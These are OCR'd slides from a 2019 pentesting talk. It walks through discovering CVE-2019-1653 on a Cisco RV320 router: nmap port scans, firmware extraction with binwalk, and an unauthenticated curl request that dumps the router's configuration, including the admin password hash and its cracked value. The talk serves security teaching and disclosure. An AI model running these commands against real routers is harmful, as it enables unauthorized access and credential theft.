Pentesting

Jonas Lieb

5 July 2019

$ whoami

Jonas Lieb

Penetration Tester at

RedTeam Pentesting

former physics student at RWTH Aachen University (IIIA)

RedTeam Pentesting

Founded in 2004

from Aachen

10 pentesters

What is a pentest?

controlled **attack**

same methods as "evil" hackers

stipulated **scope**


Contract

Contract

Attack

Contract


Attack



Documentation

Contract

Attack



Documentation

Workshop

Example: Cisco RV320 Router

www.cisco.com: Cisco RV320 Dual Gigabit WAN VPN Router

Small-Business-Router

Gigabit

VPN Support

sold since 2013, support until 2023

firmware version v1.4.2.17 (Oct. 2017)
(installed at customer's site)

TCP Services on LAN (Internal) Ports

```
$ nmap -p 0- -sV -sS -T4 192.168.10.1
```

TCP Services on LAN (Internal) Ports

```
$ nmap -p 0- -sV -sS -T4 192.168.10.1
Starting Nmap 7.70 ( https://nmap.org ) at 2019-06-04 15:51 CEST
Nmap scan report for routera294b2.local (192.168.10.1)
Host is up (0.0025s latency).
Not shown: 65528 closed ports
PORT     STATE SERVICE  VERSION
53/tcp   open  domain   dnsmasq 2.40
80/tcp   open  http     nginx 1.10.1
443/tcp  open  ssl/http nginx 1.10.1
1723/tcp open  pptp     linux (Firmware: 1)
8000/tcp open  http     Apache httpd
8007/tcp open  http     Apache httpd
8008/tcp open  http
8443/tcp open  ssl/http Apache httpd
[...]
MAC Address: 44:03:A7:A2:94:B2 (Cisco Systems)
Service Info: Host: local

Service detection performed.
Nmap done: 1 IP address (1 host up) scanned in 108.85 seconds
```

TCP Services on LAN (Internal) Ports

```
$ nmap -p 0- -sV -sS -T4 192.168.10.1
Starting Nmap 7.70 ( https://nmap.org ) at 2019-06-04 15:51 CEST
Nmap scan report for routera294b2.local (192.168.10.1)
Host is up (0.0025s latency).
Not shown: 65528 closed ports
PORT     STATE SERVICE  VERSION
53/tcp   open  domain   dnsmasq 2.40
80/tcp   open  http     nginx 1.10.1
443/tcp  open  ssl/http nginx 1.10.1
1723/tcp open  pptp     linux (Firmware: 1)
8000/tcp open  http     Apache httpd
8007/tcp open  http     Apache httpd
8008/tcp open  http
8443/tcp open  ssl/http Apache httpd
[...]
MAC Address: 44:03:A7:A2:94:B2 (Cisco Systems)
Service Info: Host: local

Service detection performed.
Nmap done: 1 IP address (1 host up) scanned in 108.85 seconds
```

« Web Interface

TCP Services on LAN (Internal) Ports

```
$ nmap -p 0- -sV -sS -T4 192.168.10.1
Starting Nmap 7.70 ( https://nmap.org ) at 2019-06-04 15:51 CEST
Nmap scan report for routera294b2.local (192.168.10.1)
Host is up (0.0025s latency).
Not shown: 65528 closed ports
PORT     STATE SERVICE  VERSION
53/tcp   open  domain   dnsmasq 2.40
80/tcp   open  http     nginx 1.10.1
443/tcp  open  ssl/http nginx 1.10.1
1723/tcp open  pptp     linux (Firmware: 1)
8000/tcp open  http     Apache httpd
8007/tcp open  http     Apache httpd
8008/tcp open  http
8443/tcp open  ssl/http Apache httpd
[...]
MAC Address: 44:03:A7:A2:94:B2 (Cisco Systems)
Service Info: Host: local

Service detection performed.
Nmap done: 1 IP address (1 host up) scanned in 108.85 seconds
```

« Web Interface

« Web Interface (2)

TCP Services on WAN (Internet Facing) Ports

(only applies to v1.4.2.15, Aug. - Oct. 2017)

```
$ nmap -p 0- -sV -sS -T4 192.168.11.146
```

TCP Services on WAN (Internet Facing) Ports

(only applies to v1.4.2.15, Aug. - Oct. 2017)


```
$ nmap -p 0- -sV -sS -T4 192.168.11.146
Starting Nmap 7.70 ( https://nmap.org ) at 2019-06-17 18:16 CEST
Nmap scan report for 192.168.11.146
Host is up (0.0010s latency).
Not shown: 65533 filtered ports
PORT     STATE SERVICE VERSION
1723/tcp open  pptp    linux (Firmware: 1)
8007/tcp open  http    Apache httpd
8008/tcp open  http
[...]

Service detection performed.
Nmap done: 1 IP address (1 host up) scanned in 187.64 seconds
```

TCP Services on WAN (Internet Facing) Ports

(only applies to v1.4.2.15, Aug. - Oct. 2017)

```
$ nmap -p 0- -sV -sS -T4 192.168.11.146
Starting Nmap 7.70 ( https://nmap.org ) at 2019-06-17 18:16 CEST
Nmap scan report for 192.168.11.146
Host is up (0.0010s latency).
Not shown: 65533 filtered ports
PORT     STATE SERVICE VERSION
1723/tcp open  pptp    linux (Firmware: 1)
8007/tcp open  http    Apache httpd
8008/tcp open  http
[...]

Service detection performed.
Nmap done: 1 IP address (1 host up) scanned in 187.64 seconds
```

« Web Interface (2)



software.cisco.com: Firmware Download for Version 1.4.2.17

Firmware Analysis

```
$ binwalk RV32X_v1.4.2.17_20171030-code.bin
```

Firmware Analysis

```
$ binwalk RV32X_v1.4.2.17_20171030-code.bin

DECIMAL    HEXADECIMAL  DESCRIPTION
--------------------------------------------------------------------------------
64         0x40         ELF, 64-bit MSB MIPS32 rel2 executable, MIPS, version 1 (SYSV)
5353552    0x51B050     Linux kernel version "2.6.32.13-Cavium-Octeon (root@paul-i7-pc)
                        (gcc version 4.3.3 (Cavium Networks Version: 2_0_0 build 99) )
                        #2 SMP Mon Oct 30 15:52"
5373352    0x51FDA8     gzip compressed data, maximum compression, from Unix,
                        last modified: 2017-10-30 07:27:56
5516080    0x542B30     CRC32 polynomial table, little endian
[...]
7143488    0x6D0040     gzip compressed data, maximum compression, from Unix,
                        last modified: 2017-10-30 07:52:30  ROOT-FS
[...]
29360128   0x1C00000    CramFS filesystem, big endian size 7122944 version 2  WEB INTERFACE
                        sorted_dirs CRC 0x9E0F53FE, edition 0, 5815 blocks, 1854 files
```

Application After Extraction

```
$ tree
.
├── cert-bin
│   └── certVerifyLogin.cgi -> ../cgi-bin/userLogin.cgi
├── cgi-bin
│   ├── accesspoint.html
│   ├── addcifsbookmark.html
│   ├── adddesktopbookmark.html
│   ├── addservicesbookmark.html
│   ├── anti_arp.bat
│   ├── api -> ../../var/
│   ├── browser_error.html
│   ├── cifs -> singlecifs
│   ├── cifs-upload -> singlecifs
│   ├── climiterror.html
│   ├── compareDB -> single_cgi
│   ├── config_adv.exp
│   ├── config.exp
│   ├── config_mirror.exp
│   ├── desktop1.html
[...]
```

Application After Extraction

```
$ tree
.
├── cert-bin
│   └── certVerifyLogin.cgi -> ../cgi-bin/userLogin.cgi
├── cgi-bin
│   ├── accesspoint.html
│   ├── addcifsbookmark.html
│   ├── adddesktopbookmark.html
│   ├── addservicesbookmark.html
│   ├── anti_arp.bat
│   ├── api -> ../../var/
│   ├── browser_error.html
│   ├── cifs -> singlecifs
│   ├── cifs-upload -> singlecifs
│   ├── climiterror.html
│   ├── compareDB -> single_cgi
│   ├── config_adv.exp
│   ├── config.exp
│   ├── config_mirror.exp
│   ├── desktop1.html
[...]
```

« URL: /cgi-bin/config.exp

Curl 😉

```
$ curl --insecure https://192.168.10.1/cgi-bin/config.exp
```

Curl 😉

```
$ curl --insecure https://192.168.10.1/cgi-bin/config.exp
####sysconfig####
[VERSION]
VERSION=73
MODEL=RV320
SSL=0
IPSEC=0
PPTP=0
PLATFORMCODE=RV0XX
[...]
[SYSTEM]
HOSTNAME=router
DOMAINNAME=example.com
DOMAINCHANGE=1
USERNAME=cisco
PASSWD=066bae9070a9a95b3e03019db131cd40
[...]
```

« Password Hash

Curl 😉

```
$ curl --insecure https://192.168.10.1/cgi-bin/config.exp
####sysconfig####
[VERSION]
VERSION=73
MODEL=RV320
SSL=0
IPSEC=0
PPTP=0
PLATFORMCODE=RV0XX
[...]
[SYSTEM]
HOSTNAME=router
DOMAINNAME=example.com
DOMAINCHANGE=1
USERNAME=cisco
PASSWD=066bae9070a9a95b3e03019db131cd40
[...]
```

« Password Hash

066bae9070a9a95b3e03019db131cd40 = md5("cisco1964300002")

Curl 😉

```
$ curl --insecure https://192.168.10.1/cgi-bin/config.exp
####sysconfig####
[VERSION]
VERSION=73
MODEL=RV320
SSL=0
IPSEC=0
PPTP=0
PLATFORMCODE=RV0XX
[...]
[SYSTEM]
HOSTNAME=router
DOMAINNAME=example.com
DOMAINCHANGE=1
USERNAME=cisco
PASSWD=066bae9070a9a95b3e03019db131cd40
[...]
```

« Password Hash


066bae9070a9a95b3e03019db131cd40 = md5("cisco1964300002")


→ CVE-2019-1653

(Unauthenticated Configuration Export)


HTTP Requests During Login

HTTP Requests During Login

